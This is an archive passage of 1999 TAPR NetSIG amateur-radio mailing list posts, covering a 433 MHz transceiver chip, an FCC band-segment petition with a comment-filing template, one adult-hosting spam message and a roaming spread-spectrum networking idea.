Please try <http://www.packetnetwork.org/NEDA/>, as

it will work a bit better...

Sorry about that!

73,
Don N2IRZ

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

6. [netsig] Re: Gaak! Nothing ever goes right...

From: Charles E Gelm <gelmce@erinet.com>
Date: Mon, 17 May 1999 17:33:17 -0400
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-21164-1999.05.17-16.36.45--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Oh,
got it now. :-|
Tnx,
Chuck

Don Rotolo wrote:
>
> Hello all,
>
> In my message about NEDA, I messed up the URL.
> Please try <http://www.packetnetwork.org/NEDA/>, as
> it will work a bit better...
>
> Sorry about that!
>
> 73,
> Don N2IRZ
>
> ---
> You are currently subscribed to netsig as: GELMCE@ERINET.COM
> To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

---
You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

7. [netsig] Interesting chip

From: Leif Holmgren <sm4rpq@amsat.org>
Date: Tue, 18 May 1999 23:44:01 -0700
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-21348-1999.05.18-16.50.04--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Check out the following URL:

http://www.nvlsi.no/nRF0433frame.htm

It's a single chip 9k6 transceiver for 433MHz. It's fixed frequency but
tampering with the 4MHz reference xtal might be possible to get it to
work on other frequencies as well. A second disadvantage might be that
it has common tx/rx antenna connection which complicates PA / Preamp
design.

Would be interesting to hear if anyone has tried using this chip for HAM
applications.

73 de Leif/SM4RPQ

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

8. [netsig] Re: Interesting chip

From: "Steve Sampson" <ssampson@usa-site.net>
Date: Tue, 18 May 1999 18:38:23 -0500
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Cc: <aprs@lists.tapr.org>
Message-ID: <LYR6748-21366-1999.05.18-18.47.35--lyris.netsig#tapr.org@lists.tapr.org>

Rendered body type: text/plain

Looks like a great idea for DGPS and APRS emitters and
receivers!

Steve

-----Original Message-----
From: Leif Holmgren <sm4rpq@amsat.org>
To: TAPR Networking Special Interest Group <netsig@lists.tapr.org>
Date: Tuesday, May 18, 1999 4:45 PM
Subject: [netsig] Interesting chip

>Check out the following URL:
>
>http://www.nvlsi.no/nRF0433frame.htm
>
>It's a single chip 9k6 transceiver for 433MHz. It's fixed frequency but
>tampering with the 4MHz reference xtal might be possible to get it to
>work on other frequencies as well. A second disadvantage might be that
>it has common tx/rx antenna connection which complicates PA / Preamp
>design.
>
>Would be interesting to hear if anyone has tried using this chip for HAM
>applications.
>
>73 de Leif/SM4RPQ

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

9. [netsig] Re: Interesting chip

From: John Hansen <hansen@fredonia.edu>
Date: Fri, 21 May 1999 18:09:00 -0400
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-21940-1999.05.21-17.14.18--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

At 11:44 PM 5/18/99 -0700, you wrote:
>Check out the following URL:
>
>http://www.nvlsi.no/nRF0433frame.htm
>
>It's a single chip 9k6 transceiver for 433MHz. It's fixed frequency but
>tampering with the 4MHz reference xtal might be possible to get it to
>work on other frequencies as well. A second disadvantage might be that
>it has common tx/rx antenna connection which complicates PA / Preamp
>design.
>

Have you been able to obtain pricing information for this chip?

John, W2FS

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

10. [netsig] Re: Interesting chip

From: Ulf.Kumm@t-online.de (Ulf Kumm)
Date: Sat, 22 May 1999 10:08:56 +0200
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-22000-1999.05.22-03.04.45--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

-----Ursprüngliche Nachricht-----
Von: John Hansen <hansen@fredonia.edu>
An: TAPR Networking Special Interest Group <netsig@lists.tapr.org>
Datum: Samstag, 22. Mai 1999 00:09
Betreff: [netsig] Re: Interesting chip

>>It's a single chip 9k6 transceiver for 433MHz. It's fixed frequency but
>>tampering with the 4MHz reference xtal might be possible to get it to

>>work on other frequencies as well. A second disadvantage might be that
>>it has common tx/rx antenna connection which complicates PA / Preamp
>>design.

I have tested similar 'one chip transmitters' or 430 MHz pll and found, that
the
spectrum of the signal (phase noise, purity, adjacent channel supression)
is quite poor. To meet the normal requirements for supression of unwanted
frequencies, those chips can be only operated 'stand alone' without any
further amplification of the transmit signal and its sidebands. I call such
chips 'garage-door-control-transceivers' and I think, they should be used
with care together with amplifiers. Check the output signal on a spectrum-
analyser before connecting the antenna!

Ulf, DK9SJ

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

11. [netsig] Re: Interesting chip

From: Leif Holmgren <sm4rpq@amsat.org>
Date: Sun, 23 May 1999 11:34:15 -0700
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-22163-1999.05.23-04.39.48--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

John Hansen wrote:
>
> Have you been able to obtain pricing information for this chip?

Prices in SEK from the distributor ELFA (www.elfa.se) is as follows:

1 - 9   199SEK/piece
10-36   187SEK/piece
37-   159SEK/piece

With the current (friday) SEK/$ rate 8.47 that would give a single piece
price 23.5$.

VAT (25%) not included. If ordering from outside EU you wonät have to
pay VAT, but I'm not sure if ELFA will sell outside sweden, norway,
finland and poland where they have offices.

/SM4RPQ

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

12. [netsig] Deviation Meter for sale

From: John Ackermann <jra@febo.com>
Date: Tue, 25 May 1999 09:57:54 -0400
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-22538-1999.05.25-09.03.32--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

I have a TAPR DevMtr deviation meter, built and installed in a low-
end Radio Shack scanner, for sale. This unit provides a 2 digit LED
display of FM deviation (up to 9.9kHz) on any frequency the scanner can tune
(VHF Lo, VHF High, UHF -- including 6m, 2m, and 70cm bands). It also has
a serial port that outputs the deviation reading.

It works well and includes manuals for both the DevMtr and the scanner. The
meter is mounted inside the scanner, with a cutout in the top for the LEDs.

I'm asking $150 plus shipping; drop me an email if you're interested.

John N8UR
jra@febo.com

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

13. [netsig] 1999 TAPR Digital Forum @ HamVention

From: Greg Jones <wd5ivd@tapr.org>
Date: Mon, 31 May 1999 13:14:11 -0500
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-23583-1999.05.31-13.21.08--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

The audio from the TAPR Digital Forum held during the 1999 Dayton
Hamvention is now available for listening. If you couldn't make the forum
this year, you can catch up on all the talks.

http://www.tapr.org/tapr/html/Fdayton99.html

Welcome to the TAPR Digital Forum
              John Ackermann, AG9V, Forum Moderator

TAPR Kit/Project/Organizational Update
              Greg Jones, WD5IVD (www)

Linux AX.25
              John Ackermann, N8UR

PIC-E Developments
              Steve Bible, N7HPR (www) and John Hanson, W2FS

GPS Projects
              Steve Bible, N7HPR (www)

Compact Flash Adapter
              John Koster, W9DDD

APRS Update
              Steve Dimse, K4HG and Stan Horzepa, WA1LOU

TAPR 900Mhz FHSS Radio Project
              Tom McDermott, N5EG

in addition Dave Pedersen, N7BHC, talk on "A Little Technology Goes a Long
Way" during the TAPR PacketBASH on Friday is available.

Cheers - Greg Jones, WD5IVD

Tucson Amateur Packet Radio
8987-309 E Tanque Verde Rd #337 * Tucson, Az * 85749-9399
---
e-mail: tapr@tapr.org   web: <http://www.tapr.org/>
ftp: ftp.tapr.org
phone: 940-383-0000   fax: 940-565-2544

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

June 1999

Original source file: netsig.9906
Source: http://ftp.tapr.org/tapr_history/SIG_Archives/netsig/mail_archive/netsig.9906

1. [netsig] Fwd: Host

From: null@yongsan.seoul.kr
Date: 17 Jun 99 2:00:34 PM
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-26325-1999.06.17-13.45.22--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Adult Webhosting starting at only $39.95 per month. Call for details 407-599-5253
****
Complete Turn Key Adult Website only $3500.00. You will not find an
easier or more complete way to enter the lucrative online adult industry.

We design it, program it, provide all the content, set up the merchant
account and billing system, and help you market it. As if that's not
enough, your site content is updated weekly at no charge to keep your customers coming back month after
month. Call 407-599-5253

The US Adult Industry at a glance:
1998 Revenues: $9 Billion
1999 Revenues $12 Billion (Projected)

June Special: Sign up now and get an additional 3 months of hosting.(6 month total)

Your Complete Adult Website Includes:
- Your own domain name (www.yourdomainname.com,.we pay the InterNIC Fees)
- 3 months web hosting (3 mo. bonus through June 30, for a total of 6months)
- Adult Online Store (Make 20% of sales through your site)
- 1000s of pics with over 90 themes updated weekly from database of over200,000
- Your own state-of-the-art credit card processing and customer billingsystem
- 5000+ Adult Video Channels
- 30+ Live Chat Channels (Video Included)
- Celebrity Nude Section- XXX Hardcore Channels (Over 5000 Shows)
- Your own video store with 2000 titles for free download (AVI, MPEG, and QuickTime)
- Erotic Stories (Text and Real Audio Format)
- Strip Club Database (Listings by State, City, and Region)
- Adult Classified Section
- 100+ Web Cams
- 10 Live Streaming Feeds
- 100+ Sex Games
- Jokes Area
And much more......

We have created over 140 turnkey sites to date with an average monthly subscriber price of $19.95. We
help you get subscribers, and the massive content in your site keeps them there. Once they subscribe,
your advanced merchant system bills them every month until they cancel. It assigns and takes away
passwords and eliminates fraud.

We invite you to look around and compare.
There is no better system out there. Call us at 407-599-5253

Call 407-599-5253
****
If you do not want to receive any further messages from us, please
call 1 (800) 409-8312 and spell your email address if necessary.
Thank You

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

2. [netsig] Recent Adult Host spam

From: Steve Stroh <steve@strohpub.com>
Date: Fri, 18 Jun 1999 06:48:32 -0700
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-26433-1999.06.18-08.44.59--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Yes, we saw it.

No, at this moment we don't know how they did it.

Yes, we'll be working to see that it doesn't happen again.

Your patience and understanding IS appreciated... especially your not
replying to the list about it. The ListAdmins all subscribe to the list
just as you do, so we all saw it and likely muttered pretty much the same
curses that you did :-)

Steve Stroh N8GNJ
NetSIG Coordinator

--
Steve Stroh   steve@strohpub.com   Woodinville, Washington USA
Learn, Share, Grow, and Enjoy!

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

3. [netsig] More on the recent spam

From: "Steve Stroh (Lists address)" <sks-lists@strohpub.com>
Date: Thu, 24 Jun 1999 20:15:18 -0700
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-27426-1999.06.24-22.28.41--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

The TAPR ListGods inform me that the public TAPR lists are wide open to
anyone who wishes to post to them, so that explains the recent SPAM.

So, it's likely you'll see more SPAM, hopefully only occasionally. Just hit
delete. Do NOT reply to them, even if they request that you do so to
"unsubscribe". That just confirms to them that you're "a live one" and
therefore worth more on a list of "good addresses that can be spammed".

Please don't compound the irritation by replying to the SPAM on the list.
That just elevates EVERYONE's blood pressure.

Thanks,

Steve Stroh N8GNJ
TAPR NetSIG coordinator

At 06:48 6/18/99 -0700, Steve Stroh wrote:
>
>Yes, we saw it.
>
>No, at this moment we don't know how they did it.
>
>Yes, we'll be working to see that it doesn't happen again.
>
>Your patience and understanding IS appreciated... especially your not
>replying to the list about it. The ListAdmins all subscribe to the list
>just as you do, so we all saw it and likely muttered pretty much the same
>curses that you did :-)
>
>Steve Stroh N8GNJ
>NetSIG Coordinator
>
>
>--
>Steve Stroh   steve@strohpub.com   Woodinville, Washington USA
>Learn, Share, Grow, and Enjoy!

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

4. [netsig] info

From: Donald Rotolo <N2IRZ@compuserve.com>
Date: Tue, 29 Jun 1999 22:38:21 -0400
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-28021-1999.06.29-21.46.21--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

======
This message was sent by
Don Rotolo, N2IRZ
<n2irz@compuserve.com>

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

5. [netsig] Re: info

From: Mauro Sozzi <sozzi@arcetri.astro.it>
Date: Wed, 30 Jun 1999 08:13:03 +0200
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-28042-1999.06.30-01.17.38--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

>

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

July 1999

Original source file: netsig.9907
Source: http://ftp.tapr.org/tapr_history/SIG_Archives/netsig/mail_archive/netsig.9907

1. [netsig] 1999 ARRL and TAPR Digital Communications Conference

From: Greg Jones <wd5ivd@tapr.org>
Date: Thu, 1 Jul 1999 14:00:26 -0500
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-28278-1999.07.01-14.10.01--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

1999 ARRL and TAPR Digital Communications Conference
September 24-26, 1999
Phoenix, Arizona

Web: http://www.tapr.org/dcc

It's that time again! Time to start making your travel plans and
thinking about what to publish for the upcoming 18th Annual ARRL
and TAPR Digital Communications Conference.

The 1999 ARRL and TAPR Digital Communications Conference will
be held September 24-26, 1999 in Phoenix, Arizona. This year's
conference location is just minutes away from the Phoenix Sky Harbor
International Airport (PHX).

For full details on the conference, refer to the web page listed above.

Contact TAPR to register for the DCC:

Tucson Amateur Packet Radio
8987-309 E. Tanque Verde Road #337
Tucson, AZ 85749-9399.
phone 940-383-0000, fax 940-566-2544
e-mail tapr@tapr.org, browse http://www.tapr.org

Greg Jones, WD5IVD Austin, Texas
wd5ivd@tapr.org http://www.tapr.org/~wd5ivd

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

2. [netsig] Re: [aprssig] Re: IMPORTANT TO READ...NO MORE 2 meters,etc. for digital?

From: Greg Jones <wd5ivd@tapr.org>
Date: Sun, 4 Jul 1999 12:31:51 -0500
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Cc: "NETSIG list mailing"<netsig@tapr.org>,
" Spread Spectrum "<ss@tapr.org>, " fcc "<fccreg@tapr.org>
Message-ID: <LYR6748-28611-1999.07.04-12.41.22--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Steve is correct. This is a very important PRM to read, consider, and
comment on.

I have placed the pdf file in question, in my web area for easier access:
http://www.tapr.org/~wd5ivd/RM-9673.pdf
I urge all of you reading this message to go grab the NPRM and read it.

This has been in the works for sometime now and is actually an off sprout
of the Spread Spectrum rule making that TAPR has been pushing. I was aware
that Bill Tynan was working on this over a year ago. There are two major
sides to this. The NPRM reflects the side that basically wants band
segment plans defined in the rules and the other side feels that we can't
limit the nature of operations on the amateur bands so as to allow the most
utilization of the spectrum as possible now and in the future, since
technology and people who use it change with time. Once something gets
into the rules, the spectrum is stuck. Once the spectrum is locked in
place, we lose one of the greatest advantages of amateur radio, that of
large segments of contiguous spectrum. If we continue to further segment

our own spectrum, we only further reduce the usage on these segments and make it easier for someone to say that our bands are under utilized and therefore they should be placed into the commercial sector. A very difficult position which we would be hard pressed to defend.

This is a VERY DANGEROUS slope we face if the FCC goes ahead with this NPRM. Bandwidth in the amateur radio bands must remain open to its usage and not be further segmented within the community. Their are already rules in the regulations that keep people from interfering with each other, and trying to set up band plans in Part 97 is a big mistake and will impact amateur radio very negatively for a long time maybe even permanently.

This seems all very harmless and might look like something many of you can support, but the down side that isn't explained is that once rules get enacted in Part 97 it literally takes many years to get something changed again. Take the Spread Spectrum rule making TAPR started to work on in 1994 (yes 94). Here it is 5+ years later and the FCC has the basic wording defined, but it still sits someplace waiting to finally get put before the commissioners to get signed. Until these rules do get signed we are still burdened with SS rules written in the early 80's (approaching 20 years old). This could easily happen with this PRM. It might pass and in ten years we might need to be operating different modes, which would not be acceptable with the rules changes suggested in this PRM.

The basic premise is that the amateur radio bands should be non-restrictive so that the spectrum benefits the most people. Hams should be trained well enough to know where they should operate to be in good amateur radio operating practice. While there are some that ignore good practice and operate where they want, creating additional rules in the Part 97 will not stop these poor operators, but it will impact those of us that do follow the rules and amateur radio as a whole in order to benefit a specific sub-group within our hobby.

Greg Jones, WD5IVD

>On 7/4/99 5:49 AM Dan Quigley (danq@quigleys.com) wrote:
>
>>>"The FCC has assigned RM-9673 to a petition by the Central States
>>> VHF Society, Inc., seeking generally more restrictive regulation of the
>>> modes used by amateurs in the 6 m, 2 m, 1.25 m, and 70 cm bands. ...
>
>>After reading through this I don't think it is out of line or sets any
>>dangerous precedent and will support it.
>>
>Read it again. The actual proposal is to eliminate all data from
>50.1-54.0 and 144.1-148 MHz! Yes, what the text discussion implies and
>the actual proposed changes in Appendix A say are different, and maybe it
>is just an error. However, if I were the CSVHFS making a proposal to the
>FCC, I'd be darned sure the proposal said what I mean. The fact that they
>ADD data to the 50 to 50.1 and 144 to 144.1 segments (currently CW only)
>makes me think this might not be an error. Also, since they explicitly
>state that no changes are proposed for unlisted segments, the fact that
>they list each segment of the band makes me believe they mean to make
>changes outside of the 50.1 to 50.3 and 144.1 to 144.3 areas of their
>stated interest.
>
>Regardless of their motives and any possible error, there IS a proposal
>now before the FCC that would eliminate data from all but a tiny segment
>of the 2 meter and 6 meter bands.
>
>If it is an error, if all they were asking for is protection in the 50.1
>to 50.3 and 144.1 to 144.3 segments, I could support it. However, they
>also explicitly wish to eliminate all test activity below 222 MHz, which
>is something I cannot support. The ability to experiment is central to
>amateur radio, and that ability must be maintained.
>
>>2) The petition is introduced with a supporting letter from Bill Tynan
>>(W3X0) Chairman of AMSAT-NA.
>>
>Yes, but acting in his position of Chairman of the Government Liason
>Committee of CSVHFS, not his AMSAT-NA hat.
>
>Steve K4HG

Greg Jones, WD5IVD   Austin, Texas
wd5ivd@tapr.org   http://www.tapr.org/~wd5ivd

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

3. [netsig] Re: [aprssig] Re: IMPORTANT TO READ...NO MORE 2 meters,etc. for digital?

From: Greg Jones <wd5ivd@tapr.org>
Date: Sun, 4 Jul 1999 12:42:21 -0500
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Cc: "NETSIG list mailing"<netsig@tapr.org>,
" Spread Spectrum "<ss@tapr.org>
Message-ID: <LYR6748-28621-1999.07.04-12.52.20--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

The next step is for everyone to file on the issue. Don't wait for TAPR to file. The FCC listens to number of filings -- not just the quality. So, the more people who file the better.

I am attaching a simple outline that will help anyone that wants to file.

Cheers - Greg

>On 7/3/99 10:39 AM Doug Obenchain (dobencha@netusa1.net) wrote:
>
>>Yes I agree the text of the document says it all. So what is the next step
>>on our part, what kind of strength does TAPR have in protesting this?
>>
>I'm sure the Board of Directors will formulate and file a response to
>this. This will take at least a few days, since we just found out now
>along with all of you.
>
>Steve K4HG
>

There is a format for filing. If you have filed before, then you have a format you like, but for those that want to jump in I'll include an example outline below.

Note: I don't provide any words for you to use -- I don't believe in sending out example filings for people to copy and mail in. While the effort is sometimes well placed, people seem to just copy it without actually putting it in their own words -- which the FCC sees and sometimes just counts as one filing instead of many. You have to take the time and learn just a little and write about the issues important to you.

If you are looking for a format or how other have done it, you can look at the Spread Spectrum rule making on the TAPR SS web page (http://www.tapr.org/ss/rule_changes.html).

It is almost as important to file in the correct format as to make your point. You don't have to write lots of page for a good filing either. Some of the best ones are just a a page or two long. What I have below is simple enough. Tell the FCC who you are and a little about yourself and why you are filing. Tell them what you like or don't link about the proposed rule making. Then say sign your name.

Cheers - Greg

Before the
Federal Communications Commission
Washington, D. C. 20554

In the Matter of) RM-9673
)
Request to change Part 97.305)
to limit certain types of)
transmission on prescribed)
portions of the Amateur)
VHF and UHF bands)

To: The Commission

COMMENTS OF John Q Amateur, Callsign

Your Address
City, State Zip
telephone or e-mail address (optional)

February 26, 1996 (the current date :-)

Introduction

xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
A typically intro explains to the FCC who you are and why you are writing
in a few paragraphs.

Overview

xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
In a few paragraphs say what you are going to outline and reinforce in the
discussion section.

Discussion

xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
This is where you get to really make your case for whatever you are wanting
to tell the FCC.Break you points into sections and explain each in detail
and give reasons and examples for each.

Conclusion

xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
State what you are asking for again and conclude. Again, a short section.

Say bye and sign, Your Name

Greg Jones, WD5IVD   Austin, Texas
wd5ivd@tapr.org   http://www.tapr.org/~wd5ivd

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

4. [netsig] Re: [aprssig] Re: IMPORTANT TO READ...NO MORE 2 meters,etc. for digital?

From: "Brian B. Riley" <brianbr@macconnect.com>
Date: Sun, 4 Jul 1999 14:23:10 -0400
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Cc: "NETSIG list   mailing" <netsig@tapr.org>,
        "Spread Spectrum" <ss@tapr.org>
Message-ID: <LYR6748-28633-1999.07.04-13.31.40--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

On 7/4/99 1:42 PM, Greg Jones (wd5ivd@tapr.org) passed this wisdom:

>In the Matter of   )   RM-9673

 Greg - is this the right number "RM-9673" ??? Paul Toth said it was
"PRM-99WT" not "RM-9673"

Brian B. Riley --> http://members.macconnect.com/~brianbr
  For PGP Keys <mailto:brianbr@wulfden.org?subject=Get%20PGP%20Key>

  "Never ask what sort of computer a guy drives. If he's a Mac user,
   he'll tell you. If not, why embarrass him?" - Tom Clancy

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

5. [netsig] Error on my part

From: Greg Jones <wd5ivd@tapr.org>
Date: Sun, 4 Jul 1999 13:37:25 -0500
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-28640-1999.07.04-13.45.37--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

I grabbed the wrong rule making number.

The correct NPRM is PRM99WT on the CSVHF rule making.

I grabbed the second one on the FCC web page. Should have double checked.

Sorry about that.

Cheers - Greg

Greg Jones, WD5IVD Austin, Texas
wd5ivd@tapr.org http://www.tapr.org/~wd5ivd

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

6. [netsig] Opps again

From: Greg Jones <wd5ivd@tapr.org>
Date: Sun, 4 Jul 1999 13:50:17 -0500
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-28645-1999.07.04-13.57.57--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

As someone one pointed out -- my mistake again -- the FCC as not issued a
rule making yet, so it is premature to file anything.

I got a little pumped up since this has been something I have dealt with
for a long time and was hoping for closure once and for all.

Cheers - Greg

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

7. [netsig] Re: Opps again

From: KB5OJR@aol.com
Date: Mon, 5 Jul 1999 00:38:32 EDT
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-28693-1999.07.04-23.46.05--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

hey okay on getting pumped up! anything like this "no data"
were to happen would sure be a mess......please keep everyone
advised!!!!

thnks
J.P.

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

8. [netsig] Re: Opps again

From: Greg Jones <wd5ivd@tapr.org>
Date: Sun, 4 Jul 1999 23:54:27 -0500
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-28711-1999.07.05-00.06.59--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Well, I was right.

If you want to comment, you have to have your comments filed 30 days after
June 28th.

Cheers - Greg

>As someone one pointed out -- my mistake again -- the FCC as not issued a
>rule making yet, so it is premature to file anything.
>
>I got a little pumped up since this has been something I have dealt with
>for a long time and was hoping for closure once and for all.
>
>Cheers - Greg
>
>

Greg Jones, WD5IVD   Austin, Texas
wd5ivd@tapr.org   http://www.tapr.org/~wd5ivd

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

9. [netsig] CSVHS Filing

From: Greg Jones <wd5ivd@tapr.org>
Date: Sun, 4 Jul 1999 23:55:54 -0500
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-28712-1999.07.05-00.07.29--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

As has been pointed out to me, the 'PRM' designation has to do with the new
ULS system.

The FCC has put it out for comment and we will need to file something.

What through me off was the new ULS system.

So, everything posted so far today by was accurate. Sorry for the
confusion. You have to file by 30 days after June 28th, when it was filed.

Cheers - Greg

Greg Jones, WD5IVD   Austin, Texas
wd5ivd@tapr.org   http://www.tapr.org/~wd5ivd

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

10. [netsig] Re: [aprssig] Re: IMPORTANT TO READ...NO MORE 2 meters,etc. for digital?

From: Steve Sampson <ssampson@usa-site.net>
Date: Mon, 05 Jul 1999 12:29:15 -0500
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Cc: btynan@a-omega.net
Message-ID: <LYR6748-28795-1999.07.05-12.36.49--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

I read the proposal, found nothing technically wrong with the argument.

Then comes Attachment A. It basically cancels their whole proposal.

On the one hand they submit a very good proposal that is something
most Hams can yawn over and let them have their federally funded
channel, or frequency span.

There is a segment of our membership that can't stand others having
fun, and they do go into a band segment knowing that others are
there and unable to do anything about it. Theoretically we should have
no segments in our rules, but the sad fact is that more and more Hams
are taking the lack of rules as their reason for changing the landscape.

Suppose the city built a housing project with no segments (zones).
For awhile the builders would put up single family homes. Then some
one reads that there are no rules and builds a pig farm in the middle
5 acres. No rules, no legal standing.

Attachment A is completely in error. Mr. Blocksome (now there's
an appropriate name) K0DAS has evidently submitted the wrong
attachment.   Mr. Tynan seems to have sent his cover letter to the

President, and the President sent the package to the FCC.

I can support a band segment, but I can't support a change in the
fundemental way we operate in the VHF bands. They're using a
kiloton weapon in place of a shovel for their hobby. Basically
ruining Ham radio for everyone else, to save themselves.

Steve, K5OKC

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

11. [netsig] Roaming SS node data internetwork idea (was Re: [ss] RE: Question)

From: Jeremy McMillan <mcmillan@cboe.com>
Date: Fri, 09 Jul 1999 12:45:39 -0500
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Cc: TAPR Netsig <netsig@tapr.org>
Message-ID: <LYR6748-29423-1999.07.09-12.50.12--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Since this SS question came out, I had a burning desire to bounce an
idea off of these lists. Consider this a request for comment.

I ride Amtrak a lot, and I thought that trains would likely do cells
with special antennae for bidirectional coverage (you can point two
narrow beams down the track in either direction. The problem is, over
those distances, you would have to implement an *EXPANSIVE/EXPENSIVE*
single-mode fiber-optic backbone, or double up the density of your cells
and trust them to do layer-3 forwarding (very slowly) down the line.

I think the solution is to interconnect the trains with dynamic-IP at
layer 4, and maintain connectivity (tolerant to frequent disconnections)
at upper layers. That way, all links between the SS stations and the
central office can exist independant of physical media. You could even
have the SS repeaters dial out over a phone line when they detect a
train within range.

You could do a quick proof-of-concept of the ULP operation by setting up
an IRC server at the central office, and hacking up IRC bots (ie.
eggdrop --very powerful middleware) to communicate on the backend via
TCP socket. That backend socket could tunnel PPP, and give you a
seamless *looking* mobile IP network.

It would not be fast, but it would handle roaming across multiple
disjoint IP subnets, and it would do it with minimal coding, and you
could do it wih off-the-shelf commercial SS radio briges.

Nacim rebani wrote:
>
>   Hello Christopher,
>
